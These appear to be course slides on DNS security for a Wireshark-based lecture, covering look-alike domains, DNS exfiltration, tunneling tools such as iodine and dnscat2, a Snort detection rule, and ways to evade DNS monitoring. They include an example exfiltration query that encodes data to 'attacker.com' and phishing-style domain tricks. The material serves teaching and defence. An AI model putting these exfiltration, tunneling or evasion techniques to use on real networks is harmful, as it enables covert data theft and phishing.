Network security with Wireshark

05 DNS

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Learning

Learning

DNS recap





Figure: Source: Secure DNS, Network Security Lecture Series, Prof. Dr. Christian Rossow

DNS header



1	QR	Query/Response flag (0 = query, 1 = response)
2	Opcode	Specifies the query type (e.g., standard query)
3	AA	Authoritative answer
4	TC	Truncated message
5	RD	Recursion desired
6	RA	Recursion available
7	Z	Reserved bits (must be zero)
8	RCODE	Response code (indicates success or error)

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Domain structure examples

Subdomain		SLD		TLD
shop	.	example	.	de
		paypal	.	com
api	.	openai	.	com
mail	.	uni-koeln	.	de

Look-alike domains

- Look-alike domains mimic legitimate domains to deceive users
- Used in phishing, malware delivery, and credential theft
- First observed case was in 2000, using the domain `PayPaI.com` to impersonate a popular payment site.
- To disguise the lowercase letter “l” at the end of the URL, the scammer used an uppercase “I”, which can look very similar in some fonts.

Techniques and examples

- Typosquatting examples (small changes in spelling):
  - `google.com` vs `goggle.com`
  - `amazon.com` vs `amaz0n.com`
- Homograph example (visually similar characters):
  - PąyPąl.com
  - PayPal.com
- Subdomain tricks:
  - `login.example.com.attacker.com`
  - `google.com.attacker.com`

Challenge and countermeasures

- Visually indistinguishable in many fonts
- Users rely on visual recognition
- Use DNS Response Policy Zones (RPZ) to enforce centralized filtering of phishing, malware, and look-alike domains
- Example: block a look-alike domain such as `paypa1.com` by returning `NXDOMAIN`[1] or redirecting users to a warning page

[1] DNS response meaning the requested domain does not exist.

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DNS exfiltration

- Data is often encoded using Base32 or Base64 and embedded into DNS queries.
- Sent as subdomains to an attacker-controlled domain.
- No meaningful response required (one-way data transfer).
- Attacker extracts data from DNS server logs.

Example query:

`dGhpcy1pcy1zZWNyZXQ=.attacker.com`

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
DNS tunneling




iodine: Overview

- iodine is an open-source tool for tunneling IPv4 traffic over DNS
- Developed in the mid-2000s by Erik Ekman and Björn Andersson
- Used in security research, penetration testing, and teaching
- Demonstrates how DNS can be abused as a transport channel
- `https://code.kryo.se/iodine/`

iodine: Principle

- Client encodes data into DNS query names (labels)
- Queries are forwarded by recursive resolvers
- Authoritative iodine server decodes and responds with encoded data
- Establishes a bidirectional tunnel over DNS

DNS tunnel


Client
Authoritative DNS
HTTP
TCP
IP
communication
HTTP
TCP
IP
Inner IP
DNS
UDP
IP
Ethernet
Outer IP
DNS
UDP
IP
Ethernet

iodine: Security Perspective

- Example of covert channels and C2 communication
- Can bypass egress filtering if DNS is allowed
- Relevant for both attackers and defenders
- Detection indicators:
  - long or random-looking domain names
  - high request volume
  - high-entropy query data

dnscat2

- dnscat2 is a tool for command-and-control communication over DNS
- It is mainly used to establish a remote shell, transfer files, or forward traffic
- In contrast to iodine, dnscat2 does not provide a full IP tunnel
- Instead, it builds application-level sessions on top of DNS queries and responses
- Typical use cases include post-exploitation, covert communication, and data exfiltration
- Detection is possible through anomalous DNS patterns, such as frequent queries, long labels, and unusual record usage
- `https://www.kali.org/tools/dnscat2/`

Additional DNS tunneling tools

- Heyoka
  - Lightweight DNS tunneling tool for Unix and Linux systems
  - Focuses on covert communication rather than full IP tunneling
  - `https://heyoka.sourceforge.net/#download`
- dns2tcp
  - Tunnels individual TCP connections over DNS
  - Commonly used for SSH or other specific services
  - `https://www.hsc.fr/ressources/outils/dns2tcp/`
- dnstt
  - Modern DNS tunneling tool using DoH, DoT, and QUIC
  - More difficult to detect with traditional IDS tools
  - `https://www.bamsoftware.com/software/dnstt/`

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Detecting DNS tunneling

- Detection based on anomalies in traffic
- Traffic: unusual sizes, timing, or high entropy
- Protocols: misuse (e.g., DNS tunneling)
- Metadata: long/random domains, high request rates

Detection with IDS Tools

- IDS like Snort use rules and signatures
- Example: DNS tunneling detection
  - long/random queries
  - frequent requests to one domain

```
alert udp any any -> any 53 (
    msg:"DNS tunneling";
    pcre:"/^[A-Za-z0-9+\/]{20,}/";
)
```

- Tools: Snort, Suricata, Zeek

Countermeasures against DNS monitoring

- Encryption hides application-layer content from inspection
- TLS and VPN tunnels reduce visibility into payload data
- Traffic obfuscation makes protocol identification more difficult
- Protocol mimicry disguises traffic as benign or common protocols
- Domain fronting and CDN-based relaying can hide the true destination
- Padding and packet size variation reduce traffic fingerprinting
- Timing obfuscation can weaken flow-based analysis
- Limitation: modern DPI may still infer metadata such as packet sizes, timing, and traffic patterns

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Summary

- DNS can be abused for exfiltration, tunneling, and command-and-control
- iodine tunnels complete IP traffic over DNS
- dnscat2 transports application-level commands over DNS
- Detection relies on:
  - unusual domain names
  - high query frequency
  - anomalous DNS behavior
- Tools such as Wireshark, Snort, and Suricata can support detection
- Interesting paper about detecting DNS tunnels using LLMs [1]

[1] F. Ali, M. Afaq, M. Niazi, and M. Behzad.
From graphs to gates: Dns-hyxnet, a lightweight and deployable sequential model for real-time dns tunnel detection, 2025.